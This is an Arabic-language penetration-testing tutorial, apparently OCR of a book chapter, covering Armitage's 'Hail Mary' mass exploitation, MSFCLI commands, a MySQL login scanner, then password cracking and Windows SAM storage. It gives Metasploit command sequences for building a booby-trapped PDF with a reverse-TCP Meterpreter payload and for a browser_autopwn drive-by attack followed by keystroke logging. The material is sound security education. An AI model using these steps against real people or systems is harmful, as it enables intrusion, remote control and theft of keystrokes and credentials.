


3- ثم يتم تقديمك الى الشاشة ارميتاج الرئيسية. ونحن الآن في مناقشة المناطق الثلاث التالية على الشاشة الرئيسية (وضع علامة .A، B.، G في الصورة التالية):

A: تعرض هذه المنطقة الوحدات المعدة سابقا. يمكنك البحث عن الوحدات باستخدام **SPACE** المتوفرة أدنا قائمة الوحدات النمطية.

B: تعرض هذه المنطقة أهدافك النشطة التي نحن قادرون على تشغيل **exploit** التي لدينا ضد الهدف.


C: تعرض هذه المنطقة العديد من Metasploit للسماح للعديد من Meterpreter أو جلسات CONSOLE ليتم تشغيلها وعرضها في وقت واحد.



طريقة بديلة لإطلاق ارميتاج هو كتابة الأمر armitage في إطار الترمنال.

لماذا نتعرف على خمس أدوات وعندنا اداه واحده فقط تعمل كل هذا؟

قبل أن نتمكن من البدء في استخدام **exploit** على هدفنا، فنحن بحاجة إلى القيام قليلا ببعض الاعمال. أولا، نستخدم ارميتاج لفحص الشبكة المحلية الخاصة بنا وتحديد أي من الأهداف الحية. لتشغيل الفحص، انقر على "**hosts**" الخيار الموجود في القائمة ومن ثم اختيار " **Quick Scan (OS detect)** " كما هو مبين في الصورة التالية.



Running a Nmap scan from Armitage to identify targets.


بعد اختيار "**Quick Scan (OS detect)**" سوف تحتاج إلى توفير عنوان **IP** صالح أو نطاق **IP** لعملية الفحص. بمجرد الانتهاء من الفحص، فإن أي من الأهداف المحددة سوف تظهر على الشاشة في مساحة العمل. يقدم الشكل التالي مثال لهذا الناتج. وسوف يظهر لك رسالة تعطيك تعليمات حول إيجاد **exploit** " **Use Attacks → Find Attacks**".






Screenshot showing Armitage has identified a potential target.

طالما حدد ارميتاج هدفا محتملا واحد على الأقل، فإنك على استعداد لإطلاق العنان لسيل من **exploit**. لإنجاز هذا، ببساطة انقر على زر "**Attacks**" من القائمة التي تليها "**Hail Mary** " كما هو مبين في الشكل التالي:




Running a Hail Mary with Armitage.

بالنقر على الخيار السلام **Hail Mary** فانه يجعل أرميتاج إلى ارسال طوفان من **exploit** ضد الهدف. ستبدأ أداة التشغيل وإصدار الأوامر تلقائيا. قد تستغرق هذه العملية عدة دقائق للإتمام. يمكنك مشاهدة تقدم للبرنامج في النصف السفلي من النافذة. ان ارميتاج سوف يقدم لك ايضا شريط التقدم (**progress bar**) لتمكنك من معرفة مدى طول العملية وتقدمها. لنكون واضحين، في هذه المرحلة فان ارميتاج يقوم بربط نتائج **Nmap** مع **exploit** في **Metasploit** ويرسل كل **exploit** ذات الصلة بالهدف انتبه جيدا لواجهة المستخدم الرسومية التي تمثل الهدف الخاص بك في شاشة أرميتاج؛ إذا كان الهدف أصبح محدد بضوء احمر على شكل برق، فهذا يعني ان أرميتاج نجح في اختراق الهدف. ويبين الشكل التالي مثال على اختراق الهدف بثلاث شل عن بعد.



Armitage success and three remote shells.

عندما استنفاذ أرميتاج امداداتها من **exploit** المحتملة، فانه يمكنك عرض أي او جميع الشل التي تم الحصول عليها عن طريق النقر بالزر الأيمن على الجهاز الهدف كما هو مبين في الشكل التالي:



Interacting with a remote shell through Armitage.

في هذه المرحلة يمكنك التفاعل مع هذا الهدف، وتحميل البرامج والمواد إلى الهدف، أو أداء مجموعة متنوعة من غيرها من الهجمات. للحصول على قذيفة شل وتشغيل الأوامر على الهدف البعيد، انقر فوق الخيار "**interact**". هذا سيسمح لك لإصدار وتشغيل الأوامر في إطار الترمنال الخاص ارميتاج. جميع أوامر التشغيل شوف يتم تنفيذها على الجهاز البعيد كما لو كان لديك الوصول المادي وتتم الكتابة في الترمنال على الهدف.

MASTERING THE METASPLOIT CLI (MSFCLI)

في هذه الجزء، سوف نستكشف**Metasploit CLI (MSFCLI)** . **Metasploit** يتطلب استخدام واجهة من أجل أداء مهامه.
و **MSFCLI**هو مثال لهذه الواجهة. بل هو واجهة جيدة لتعلم **Metasploit** أو اختبار/كتابة **exploit** جديد. بل يعمل أيضا بشكل جيد في حالة استخدام السكريبت وتطبيق المهام الأساسية بطريقه اليه.
الهدف الرئيسي مع استخدام **MSFCLI** هو أنه يمكنك فقط فتح شل في كل مرة. ستلاحظ أيضا استكشاف بعض الأوامر لدينا أنه يعمل أبطأ قليلا و هي أكثر تعقيدا بقليل من **MSFCONSOLE**. أخيرا، عليك أن تعرف بالضبط **exploit** الذي ترغب في تشغيل من أجل استخدام **MSFCLI**. و هذا يمكن أن يجعل من الصعب قليلا لاختبار الاختراق الجدد الذين ليسوا على دراية مع قائمة **Metasploit** من **exploit**.

بعض الأوامر لـMSFCLI هي:

1- **msfcli**: هذا الامر يقوم بتحميل قائمة بجميع **exploit** المتوفرة في متناول **MSFCLI**.
2- **msfcli -h**: يعرض ملف مساعدة **MSFCLI**.
3- **msfcli [PATH TO EXPLOIT] [options = value]**: هذه الصيغة من أجل شن **exploit**.

- بدء تشغيل **Metasploit CLI (MSFCLI)** باستخدام الأمر التالي. يرجى التحلي بالصبر لأن هذا قد يستغرق قليلا من الوقت اعتمادا على سرعة النظام الخاص بك. لاحظ أيضا أنه عند تحميل **MSFCLI**، فان قائمة من **exploit** المتاحة سوف يتم عرضها.

```
root@kali:~# msfcli
[*] Please wait while we load the module tree...
```

- عرض ملفات المساعدة لـ **MSFCLI** كالاتى:

```
root@kali:~# msfcli -h
Usage: /opt/metasploit/apps/pro/msf3/msfcli <exploit_name> <option=value> [mode]
===============================================================================

    Mode            Description
    ----            -----------
    (A)dvanced      Show available advanced options for this module
    (AC)tions       Show available actions for this auxiliary module
    (C)heck         Run the check routine of the selected module
    (E)xecute       Execute the selected module
    (H)elp          You're looking at it baby!
    (I)DS Evasion   Show available ids evasion options for this module
    (O)ptions       Show available options for this module
    (P)ayloads      Show available payloads for this module
    (S)ummary       Show information about this module
    (T)argets       Show available targets for this exploit module

Examples:
msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=IP E
msfcli auxiliary/scanner/http/http_version rhosts=IP encoder= post= nop= E

root@kali:~#
```

- من أجل العرض التوضيحي، فإننا سوف نقوم بإجراء فحص **Christmas Tree Scan**. وسوف نختار الخيار **A** لعرض وحدات الخيارات المتقدمة:

```
root@kali:~# msfcli auxiliary/scanner/portscan/xmas A
[*] Initializing modules...

   Name           : GATEWAY
   Current Setting:
   Description    : The gateway IP address. This will be used rather than a rand
om
      remote address for the UDP probe, if set.

   Name           : NETMASK
   Current Setting: 24
   Description    : The local network mask. This is used to decide if an address
 is
      in the local network.

   Name           : ShowProgress
   Current Setting: true
   Description    : Display progress messages during a scan

   Name           : ShowProgressPercent
   Current Setting: 10
   Description    : The interval in percent that progress should be shown
```

- بالإضافة إلى ذلك يمكنك سرد موجز للوحدات النمطية الحالية باستخدام الوضع **S**. وضع ملخص هو وسيلة رائعة لمعرفة كافة الخيارات المتاحة لك في **exploit** الذي تحاول تشغيله. العديد من الخيارات اختيارية ولكن، عادة، يطلب من عدد قليل والذي يسمح لك لتحديد الهدف أو المنفذ الذي تحاول إطلاق **exploit** ضد.

```
root@kali:~# msfcli auxiliary/scanner/portscan/xmas S
[*] Initializing modules...

       Name: TCP "XMas" Port Scanner
     Module: auxiliary/scanner/portscan/xmas
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
   kris katterjohn <katterjohn@gmail.com>

Basic options:
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   INTERFACE                   no        The name of the interface
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

Description:
  Enumerate open|filtered TCP services using a raw "XMas" scan; this
  sends probes containing the FIN, PSH and URG flags.
```

- لعرض قائمة من الخيارات المتاحة لهذا **exploit**، فنحن نستخدم الوضع O. الخيارات هي وسيلة لتكوين وحدة **exploit**. كل **exploit** وحدة لديها مجموعة مختلفة من الخيارات (أو لا شيء على الإطلاق). يجب أن يتم تعيين جميع الخيارات المطلوبة قبل أن يتم السماح لتنفيذ **exploit**. من الصورة التالية، ستلاحظ أن العديد من الخيارات المطلوبة يتم تعيينها بشكل افتراضي. إذا كان هذا هو الحال، لم يكن لديك لتحديث قيمة الخيارات إلا إذا كنت تريد تغييره.

#msfcli auxiliary/scanner/portscan/xmas O

- لتنفيذ **exploit** لدينا، فنحن نستخدم الوضع **E**:

#msfcli auxiliary/scanner/portscan/xmas E

METASPLOITABLE MYSQL

في هذه الجزء، سوف نستكشف كيفية استخدام **Metasploit** لمهاجمة خادم قاعدة البيانات **MYSQL** باستخدام وحدة فحص **MYSQL**. كونها قاعدة البيانات المفضلة للكثير من المنابر على شبكة الإنترنت، بما في ذلك **Drupal** و**WordPress**، والعديد من المواقع تستخدم حاليا خادم قاعدة البيانات **MYSQL**. هذا يجعلها هدفا سهلا لهجوم **Metasploitable MYSQL**.

1- كما تعلمنا سابقا في اساسيات تشغيل **metasploit** نقوم بتشغيل عن طريق كتابة الامر **msfconsole** في الترمنال والتي تؤدى الى توجيهك الى التطبيق **metasploit**.
2- نقوم بالبحث عن جميع الوحدات المرتبطة ب **MYSQL** وذلك باستخدام الامر **search mysql**.
3- نقوم باستخدام وحدة فحص **MYSQL** كالاتي:

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) >
```

4- نقوم بعرض المتطلبات المتاحة لكي تعمل باستخدام الامر **show options**.
5- نقوم بإعداد هذه المتطلبات ثم شن الهجوم باستخدام الامر **exploit**.

METASPLOITABLE PDF

في هذه الجزء، سوف نستكشف كيفية استخدام **Metasploit** لتنفيذ هجوم باستخدام تنسيق المستندات المحمولة (**PDF**). ملف **Adobe PDF** هو معيار يستخدم للغاية لنقل مستند إلى طرف آخر. نظرا لاستخدامها على نطاق واسع، وخصوصا بسبب استخدام أعمالها، سنهاجم جهاز المستخدم من خلال السماح لهم بان يعتقدوا أنهم يقومون بفتح مستند **PDF**.

1- نفتح الترمنال
2- نقوم بتشغيل **metasploit** عن طريق كتابة الامر **msfconsole** في الترمنال.
3- نقو بالبحث عن ثغرات **pdf** عن طريق اصدار الامر **search pdf**.
4- استخدام أدوبي **PDF** جزءا لا يتجزأ من **EXE Social engineering**:

use exploit/windows/fileformat/adobe_pdf_embedded_exe

5- ثم نقوم باستخدام الامر **show options** لعرض المتطلبات لتشغيل **exploit** هذا.
6- نلاحظ من المتطلبات انه يحتاج وضع كل من **FILENAME** و**INFILENAME**.
7- حيث يعبر **FILENAME** عن ملف **PDF** الذي تريد انشائه.
8- ويعبر **INFILENAME** عن موقع ملف **PDF** (الغير مصاب) التي لديك وصول اليه للاستخدام.

set FILENAME evildocument.pdf
set INFILENAME /root/Desktop/willie.pdf

9- ثم نقوم بتشغيل **EXPLIOT** عن طريق اصدار الامر **exploit**.

في هذه الجزء، استخدمنا **MSFCONSOLE**لإرسال **exploit** وإنشاء ملف **PDF** أدوبي تحتوي على **Meterpreter** مستتر. بدأنا من خلال إطلاق وحدة التحكم والبحث عن نقاط الضعف في **PDF** المعروفة. بعد اختيار **EXE PDF** جزءا لا يتجزأ من **exploit**، والذي يسمح لنا لإخفاء برنامج مستتر في مشروع **PDF**، وضعنا خياراتنا ثم قمنا بتنفيذ **exploit**. **Metasploit** سوف ينشا **PDF** يرافقه **payloads** من النوع **Windows Reverse TCP**. عندما يفتح الهدف ملف **PDF**، فان **Meterpreter** سوف يعمل ويقوم بفتح قناة اتصال بينك وبين الهدف.

IMPLEMENTING BROWSER_AUTOPWN

BROWSER_AUTOPWN هي وحدة المساعدة (**auxiliary module**) التي تقدمها **Metasploit** التي تسمح لك بالهجوم على جهاز الضحية بطريقه اليه ببساطة عند فتح صفحة الويب. **BROWSER_AUTOPWN** ينفذ عملية الاستطلاع على العميل قبل أن يهاجم؛ وهذا يعني أنه لن يحاول اختراق موزيلا فايرفوكس ضد متصفح إنترنت إكسبلورر 7. استنادا إلى تصميم المتصفح، فإنه يقرر ما هو أفضل **exploit** للنشر.

1- نفتح الترمنال
2- نقوم بتشغيل **metasploit** عن طريق كتابة الامر **msfconsole** في الترمنال.
3- نقو بالبحث عن ثغرات عن طريق اصدار الامر **search autopwn**.
4- استخدام الوحدة **BROWSER_AUTOPWN**:

use auxiliary/server/browser_autopwn

5- نقوم بتثبيت **PAYLOAD** في هذه الحالة نختار **Windows Reverse TCP**.

set payload windows/meterpreter/reverse_tcp

6- ثم نقوم باستخدام الامر **show options** لعرض المتطلبات لتشغيل **exploit** هذا.
7- نلاحظ من المتطلبات انه يحتاج وضع كل من **LHOST**و**URIPATH** .
8- حيث يعبر **LHOST**عن عنوان IP للمضيف الهدف الذي سوف يتم إجراء الاتصال العكسي.

set LHOST 192.168.10.109
set URIPATH "filetypes"

9- ثم نقوم بتشغيل **EXPLIOT** عن طريق اصدار الامر **exploit**.
10- **Metasploit** يبدأ **exploit** على العنوان **IP** الإلكتروني **http://[Provided IP Address]:8080**
11- عندما يزور الزائر عنوان، فان الوحدة **browser_autopwn** تحاول الاتصال بجهاز المستخدم لإنشاء **session** بعيدة. في حال نجاحها، فان **Meterpreter** توافق على هذا الاتصال. لتنشيط **session**، استخدم الأمر التالي:

sessions -I 1

12- لرؤية معظم أوامر **Meterpreter** يمكن اصدار الامر **help**.
13- هناك قائمة من الأوامر المتوفرة. في هذه الحالة، سوف نبدأ فحص المفاتيح:

keyscan_start

14-للحصول على **keystrokes** التي تم اتخاذها من وجهة نظرن الضحية، فنحن بصدد إصدار الأمر **keyscan_dump**.

في هذه الجزء، استخدمنا **MSFCONSOLE** لإطلاق **exploit browser_autopwn**. بدأنا من خلال إطلاق وحدة التحكم والبحث عن جميع وحدات **autopwn** المعروفة. بعد اختيار وحدة **autopwn**، وضعنا **payload** من النوع **windows_reverse_tcp**؛ والذي يسمح لنا للحصول على اتصال مرة أخرى لنا إذا كان الاختراق ناجح. بمجرد زيارة الضحية الموقع، فنحن سوف نحصل على **session** لل **Meterpreter** نشطة.

هنا نكون انتهينا من الجزء الخاص بال metasploit ولكنه ليس كل شيء حيث سوف نفرد لهذا الجزء كتاب خاص به لاحقا وذلك لأهميته.

CRACKING PASSWORDS 5.3

لا يمكن أن يتحقق الاختراق مرة واحده. يتم إنجاز ذلك من خلال الخطوات المختلفة التي تشمل كسر كلمات السر ***[cracking password]***، والامتيازات المتصاعدة ***[escalating privileges]***، والتطبيقات المنفذة ***[executing applications]***، أخفاء الملفات ***[hiding files]***، وتغطية المسارات ***[covering tracks]***، وأخيرا اختبار الاختراق. الآن حان الوقت لمناقشة هذه الخطوات واحدة تلو الأخرى بدقة، لتحديد كيفية اختراق المهاجم النظام. في محاولة اختراق النظام، يحاول المهاجم اولا كسر كلمات السر.

أنه من الصعب أن نتصور مناقشة موضوع مثل أساسيات القرصنة دون مناقشة كلمات السر وكسر كلمة السر. بغض النظر عما نفعله أو مدى تقدمنا، يبدو أن كلمات السر تظل أكثر الطرق شعبية لحماية البيانات والسماح بالوصول إلى النظم. مع هذا في الاعتبار، دعونا نلقي التفاف قصير لتغطية أساسيات كسر كلمة السر.

هناك عدة أسباب لماذا مختبر الاختراق سوف تكون مهتمة هي كسر كلمات السر. أولا وقبل كل شيء، هذا هو أسلوب عظيم لرفع وتصعيد الامتيازات. النظر في المثال التالي: نفترض أن كنت قادرا على خرق النظام الهدف ولكن بعد تسجيل الدخول، تكتشف أن ليس لديك أي حقوق على هذا النظام. بغض النظر عما تفعله، وكنت غير قادر على القراءة والكتابة في الملفات والمجلدات الهدف وأسوأ من ذلك، كنت غير قادر على تثبيت أي برنامج جديد. هذا هو الحال غالبا عند الحصول على حساب لديها امتيازات قليله ينتمون إلى مجموعات [**user**] او [**guest**].

إذا كان الحساب الذي لديه الوصول إلى عدد قليل أو ليس لديه أي حقوق، فلن تكون قادرة على تنفيذ العديد من الخطوات المطلوبة لمزيد من تنازلات النظام. إذا فكسر كلمة المرور هو بالتأكيد وسيلة مفيدة لتصعيد الامتيازات ويسمح لنا للحصول على حقوق إدارية على الجهاز المستهدف في كثير من الأحيان.

سبب آخر لكسر كلمات السر وتصاعد الامتيازات هو أن العديد من الأدوات التي تعمل على النحو اختبار الاختراق تتطلب الوصول الى مستوى الإدارة من أجل التثبيت والتنفيذ بشكل صحيح.

ما هو كسر كلمات السر (CRACKING PASSWORD)؟

Password Cracking هو عملية استعادة كلمات السر من البيانات التي تم نقلها عن طريق نظام الكمبيوتر أو المخزنة فيه. الغرض من **Password Cracking** قد تكون مساعدة المستخدم لاستعادة كلمة السر التي قد نسيت أو فقدت، كإجراء وقائي من قبل مسؤولي النظام للتحقق من كلمات المرور المكركه بسهولة أو يمكن أن تستخدم أيضا للوصول الغير مصرح به إلى النظام.

العديد من محاولات القرصنة تبدأ مع محاولات كسر كلمة السر **Password Cracking**. كلمات السر هي قطعة رئيسية للمعلومات الضرورية للوصول إلى النظام. وبالتالي، فإن معظم المهاجمين يستخدموا تقنيات **Password Cracking** للوصول الغير مصرح به إلى النظام الضعيف. قد تكسر كلمات السر يدويا أو باستخدام أدوات مثل **dictionary** أو أسلوب القوة الغاشمة **brute-force method**.

برامج الكمبيوتر التي تم تصميمها لكسر كلمات السر هي وظائف للتحقق من عدد من كلمات السر المحتملة في الثانية الواحدة مها. في كثير من الأحيان فان غالبيه المستخدمين، عند إنشاء كلمات مرور، يستخدموا كلمات المرور التي لديهم استعداد على تذكرها وتكون سهلة التوقع مثل استخدام اسم حيوان أليف أو اختيار واحد بسيط حتى يتمكنوا من تذكرها. معظم تقنيات كسير كلمات السر ناجحة بسبب كلمات مرور الضعيفة أو تخمينها بسهولة.

تعقيدات كلمات السر PASSWORD COMPLEXITY

تعقيد كلمة المرور (**Password Complexity**) يلعب دورا رئيسيا في تحسين الأمن ضد الهجمات. ذلك هو العنصر الهام الذي يجب على المستخدمين ضمانه أثناء إنشاء كلمة مرور. يجب ألا تكون كلمة المرور بسيطة حيث ان كلمات المرور البسيط عرضة بسهوله للهجمات. يجب أن تكون كلمات المرور التي اخترتها دائما معقدة وطويلة، ويصعب تذكرها. كلمة المرور التي تقوم بإعدادها لحسابك يجب أن تستوفي متطلبات إعدادات نهج التعقيد. يجب أن تكون الأحرف كلمة مرور مزيج من الأحرف الأبجدية والرقمية. تتكون من أحرف أبجدية رقمية من الحروف والأرقام وعلامات الترقيم، والرياضية وغيرها من الرموز التقليدية. فانظر الى بعض امثلة كلمات المرو كالاتى:

- Passwords that contain letters, special characters, and numbers: ap1@52

مثال لكلمات المرور التي تحتوي على حروف واشكال خاصه وأرقام.

- Passwords that contain only numbers: 23698217

مثال لكلمات المرور التي تحتوي على ارقام فقط.

- Passwords that contain only special characters :&*#@!(%)

مثال لكلمات المرور التي تحتوي اشكال خاصه فقط.

- Passwords that contain letters and numbers: meet123

مثال لكلمات المرور التي تحتوي على حروف وأرقام.

- Passwords that contain only letters: PUTHMYDE

مثال لكلمات المرور التي تحتوي على حروف فقط.

- Passwords that contain only letters and special characters: bob@&ba

مثال لكلمات المرور التي تحتوي على حروف واشكال خاصه.

- Passwords that contain only special characters and numbers: 123@$4

مثال لكلمات المرور التي تحتوي على اشكال خاصه وأرقام.

كما قلنا سابقا الهدف من كسر كلمات المرور هو الحصول على كلمات المرور التي تعطينا الوصول الغير مصرح به الى النظام الهدف مع صلاحيات اعلى، ولكن قبل ذلك سوف نتطرق الى طريق مصادقه أنظمة التشغيل وطرق تخزينها لكلمات المرور.

Microsoft Authentication

معظم النظم التي تستخدم آلية مصادقة كلمة المرور تحتاج إلى تخزين كلمات المرور هذه (أو الهاش الخاصة بهم) محليا على الجهاز. هل هذا صحيح لأنظمة التشغيل (ويندوز، لينكس، وسيسكو IOS)، وأجهزة الشبكة (الراوتر والسويتشات).

SAM Database

معظم أنظمة التشغيل تخزن هاش كلمات المرور المشفرة (**Encrypted Password Hash**) في مكان واحد. في الأنظمة المستندة إلى **Windows**، يتم تخزين الهاش في ملف خاص يسمى (**SAM**).


قاعدة بيانات **SAM** هي اختصار لـ **Security Accounts Manager database**. تستخدم من قبل ويندوز لإدارة حسابات المستخدمين وكلمات المرور في شكل الهاش (**hashed format**) (ذات اتجاه واحد). حيث لا يتم تخزين كلمات السر أبدا في شكلها العادي. لكن يتم تخزينها في شكل الهاش ليتم حمايتها من الهجمات. قاعدة بيانات **SAM** يتم تنفيذها كملف رجيستري(**registry file**) . الأنظمة القائمة على **Windows NT** بما في ذلك ويندوز 2000، والاصدارات التي تليهم، يتم وضع الملف **SAM** في المسار (**C:\Windows\System32\Config**). الآن بعد أن تعرفنا على موقع الملف**SAM** ، فنحن بحاجة لاستخراج هاش كلمات المرور من الملف. ولأن الملف **SAM** يحمل بعض المعلومات الهامة جدا، فأن مايكروسوفت قد أضافت بحكمة بعض الميزات الأمنية الإضافية للمساعدة في حماية هذا الملف.

الحماية الأولى هي أن الملف **SAM** يتم غلقه في الحقيقة عند بداية تشغيل نظام التشغيل. هذا يعني أنه في حين تشغيل نظام التشغيل ليس لدينا القدرة على فتح أو نسخ الملف **SAM**. بالإضافة إلى هذا القفل، يتم تشفير الملف **SAM** كامل وغير قابل للعرض.

